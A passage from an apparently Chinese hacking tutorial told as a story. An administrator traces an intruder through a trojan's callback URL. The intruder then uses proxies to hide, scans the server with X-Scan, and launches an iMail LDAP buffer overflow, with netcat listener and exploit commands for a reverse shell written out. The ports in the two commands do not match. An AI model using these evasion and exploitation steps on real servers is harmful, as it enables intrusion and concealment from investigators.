看来黑客在入侵的时间段中，曾因为某个原因注销了电信的网络宽带服务。那么，黑客现在的真实IP地址是什么呢?

三 木马暴露黑客踪迹

雪再检测了一下系统，在系统文件夹“C:\Documents and Settings”下，发现有添加非法用户的迹象，这些文件夹中的“xiaoyao”和“hack”不是管理员设置的账户，那么一定是黑客添加非法用户时留下的用户账户信息文件夹（图41）。




图41 用户账户信息文件夹

然而，此时查看系统中的用户账户信息，发现这两个账户都不存在了，一定是黑客入侵成功后就被删除了，所以只留下了账户记录目录文件夹。

现在服务器上没有其它黑客入侵的信息了，怎么办呢?

雪突然想起了用杀毒软件查杀过程中，杀毒软件检测到了几个上兴木马服务端程序——就从这些木马程序入侵，查出攻击者的真实IP地址吧!

雪从杀毒软件隔离区恢复了黑客上传的木马服务端程序（图42），重新运行木马。此时，木马会反弹连接黑客控制端IP地址，也就是黑客现在上网的IP地址。




图42 恢复黑客的木马服务端程序

雪在网站服务器上运行了嗅探器“哑巴嗅探器”（图43），关闭了服务器上所有无关的程序，防止其它网络数据影响对木马的监听。




图43 哑巴嗅探器

点击嗅探工具界面中的“设置”按钮，打开嗅探设置对话框，使用默认的设置嗅探所有IP地址和所有端口和服务（图44）。确定后，返回界面中，点击“开始”按钮，就可以开始进行嗅探了。




图44 设置嗅探协议及目标

嗅探到的数据很多，其中有不少无用的信息（图45）。雪点击窗口中的“目标IP地址”，将目标IP地址排列，这下就可以很容易地将数据信息进行分类了。




图45 嗅探到的数据信息

在嗅探到的数据信息中，雪发现了几条特殊的信息（图46），其中包含有如下的嗅探数据：

请求行为:GET /binghexijian/ip.txt HTTP/1.1

使用的命令为:GET

请求获得的资源为:/binghexijian/ip.txt

HTTP协议类型为:HTTP/1.1

接收的文件包括:image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/msword, application/vnd.ms-excel, application/vnd.ms-powerpoint, */*

用户的浏览器信息为:Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)

使用的语言为:zh-cn

接收的编码方式为:gzip, deflate

访问的主机为:www11.asphost4free.com

连接状态为:Keep-Alive




图46 嗅探到木马连接信息




图47 木马访问了IP.txt文件

在这段信息中，最重要的是“请求获得的资源为:/binghexijian/ip.txt”与“访问的主机为:www11.asphost4free.com”这两处数据，可知木马访问了如下链接：

http://www11.asphost4free.com/binghexijian/ip.txt

雪一看就知道，这是是肉鸡上线用的反弹地址的保存文件。于是在浏览器中访问这个链接，打开页面中显示出了一个IP地址（图48）。




图48 查询到入侵者IP地址

入侵者为了肉鸡上线，必须保证这个IP地址为自己的真实IP，这样才能够成功的控制网站服务器。显然，页面中的IP地址就是黑客的真实IP地址了。再查询一下IP地址的物理地址，确认与上一个IP地址是在同一地方（图49）。




图49 查询到黑客所在地

两次查询的IP地址都是四川的，得到入侵者的重要信息后，雪报警了。警方很快根据电信部门的记录，查询到电信宽带用户中使用这个IP的人的姓名与住址。

——最后的结果是，枫收到了来自本市网监部门的警告，所幸的是未对被入侵者造成经济损失，因此枫免去了牢狱之灾……

攻击回放——黑客的挑战

枫安静了一段时间，然而在这段时间中，枫忘记不了这次入侵被发现的事情。看来自己入侵时过于大意了。枫决定再一次入侵上次的网站——不是为了报复，而是为了挑战，看看网管究竟能不能再次抓住自己！看看黑客和网管，谁的水平更高！

一 攻击前的准备

枫正准备连接打开上次的网站，突然冒出一个念头，网管可能留下一个追踪自己IP地址的圈套。如果自己贸然浏览网页，很可能在服务器的日志中留下IP地址记录。

“还是先弄个代理再上去吧！”为了隐藏身份和便于后面的工作，枫打算使用代理服务器连接对方的网页。

枫运行“QQ代理公布器” 在主窗口中选择代理类型。“QQ代理公布器”目前支持搜索两种代理服务器，一个是Socks5，另一个是HTTP1.1，其中的Socks和HTTP都是通讯协议，也就是这个代理服务器提供服务的通讯协议。枫准备网页浏览，当然勾选了HTTP协议。为了获得工作状态正常的服务器IP地址，在搜索之前先选择“是否测试代理”选项，这样搜索到的服务器使用成功率将更高。点击“读数据”按钮即获取了一批不同地区的代理服务器（图50）。




图50 搜索读取代理

枫从里面挑选了一个速度较快的代理，在IP地址上面点击鼠标右键，选择“复制IP地址和端口：”，然后打开自己的浏览器Maxthon2，点击菜单“工具”→“管理代理服务器”→“代理列表”。在对话框中点击添加按钮，然后输入新加的代理服务器名称，粘贴刚刚复制的代理服务器IP地址和端口（图51），确定后添加成功。




图51 添加代理

枫又用同样的方法添加了多个代理服务器（图52）。



图52 添加多个代理

添加过后，枫就可以随时在上网浏览的过程中，点击“选项”→“代理服务器”→“代理设置”，从中选择某个代理连接（图53）。在对方的网站日志中将记录的是枫使用的代理IP地址，无法得到枫真实的IP地址。并且枫留下的IP地址是多次变换的，只要枫愿意，枫甚至可以每隔几秒钟变一下IP地址！




图53 启用代理

二 扫描网站漏洞

使用了代理服务器伪装自己的IP地址后，枫打开了上次入侵的网站。发现网站有了很大的改变，以前的漏洞不能入侵了，而且留下的隐蔽后门也不在了。看来从WEB入侵是不太可能了。

枫决定从网站服务器的漏洞入手进行入侵。

扫扫网站有没有什么漏洞吧，枫拿出了黑客扫描利器X-Scan（图54），这是一个非常强大的扫描工具。




图54 X-Scan扫描器

点工具栏上的“扫描参数设置”按钮，输入对方的主机IP地址（图55），并在“高级设置”中选择了“无条件扫描”，然后开始扫描（图56）。




图55 扫描网警站点




图56 开始扫描

很快，扫描结果出来了，枫发现对方的主机除了开放80网页端口外，还开放了110和25端

口，这两个端口是用来发送和接收邮件的。另外还有一个奇怪的端口389端口（图57），这个端口是干什么用的?

主机地址	端口/服务	服务漏洞
10.13.0.1	telnet (23/tcp)	发现安全提示
10.13.0.1	smtp (25/tcp)	发现安全提示
10.13.0.1	pop3 (110/tcp)	发现安全提示
10.13.0.1	389	发现安全提示

类型	端口/服务	安全漏洞及解决方案
提示	telnet (23/tcp)	Maybe the "telnet" service running on this port. Here is its banner: 0a 0d 20 20 54 65 6c 6e 65 74 20 63 6c 69 65 6e Telnet clien 74 20 69 70 20 31 30 2e 31 32 2e 30 2e 31 35 38 t ip 10.12.0.158 20 69 73 20 64 65 6e 69 65 64 21 is denied! NESSUS_ID : 10330
提示	smtp (25/tcp)	Maybe the "smtp" service running on this port. NESSUS_ID : 10330
提示	pop3 (110/tcp)	Maybe the "pop3" service running on this port. NESSUS_ID : 10330

图57 扫描结果

三 远程溢出重获控制

枫琢磨了一下，忽然想起前不久爆出的一个邮件服务器漏洞——iMail Server缓冲区远程溢出漏洞。iMail Server服务器不就正是开放389端口进行邮件服务的吗?

【加油站】如何确认iMail Server

在安装有iMail Server8.05的邮件服务器端程序上会存在一个名为iMail LDAP Server的服务程序，默认状态下，该项服务被系统自动开启，并存在一个远程缓冲区溢出漏洞，可以让攻击者在远程系统上执行任何命令。使用了iMail Server的邮件服务器一般会打开25、110和389端口，可以肯定只是开着389端口的邮件服务器一定是用了iMail Server。

看来枫扫描的这台主机肯定用的就是iMail Server，嗯，得来全不费工夫，枫有十足的把握拿下这台主机了。利用iMail Server远程溢出漏洞进行攻击的工具叫作“iMail.exe”，是一个命令行工具。

枫打开命令窗口，在里面输入：iMail /?

得到了这个工具的使用帮助（图58）。Imail的使用格式为：

imail <漏洞主机IP> <攻击者的IP 攻击者在本地监听的端口> <iMail的不同版本，分别对应0，1，2> <系统版本，Windows2000为0，Windows XP为1>



图58 溢出工具命令格式

先在本地用瑞士军刀NC在本地监听一个端口，输入命令（图59）：

nc -vv -l -p 5555



图59 监听端口

在这里5555是枫监听的本地主机端口，当溢出成功以后，就可以自动从攻击目标主机上反弹连接到本地此端口获得一个Shell窗口。

然后使用imail工具，输入如下溢出格式命令（图60）：

imail 210.74.***.*** 219.137.0.*** 555 0 0



图60 溢出命令

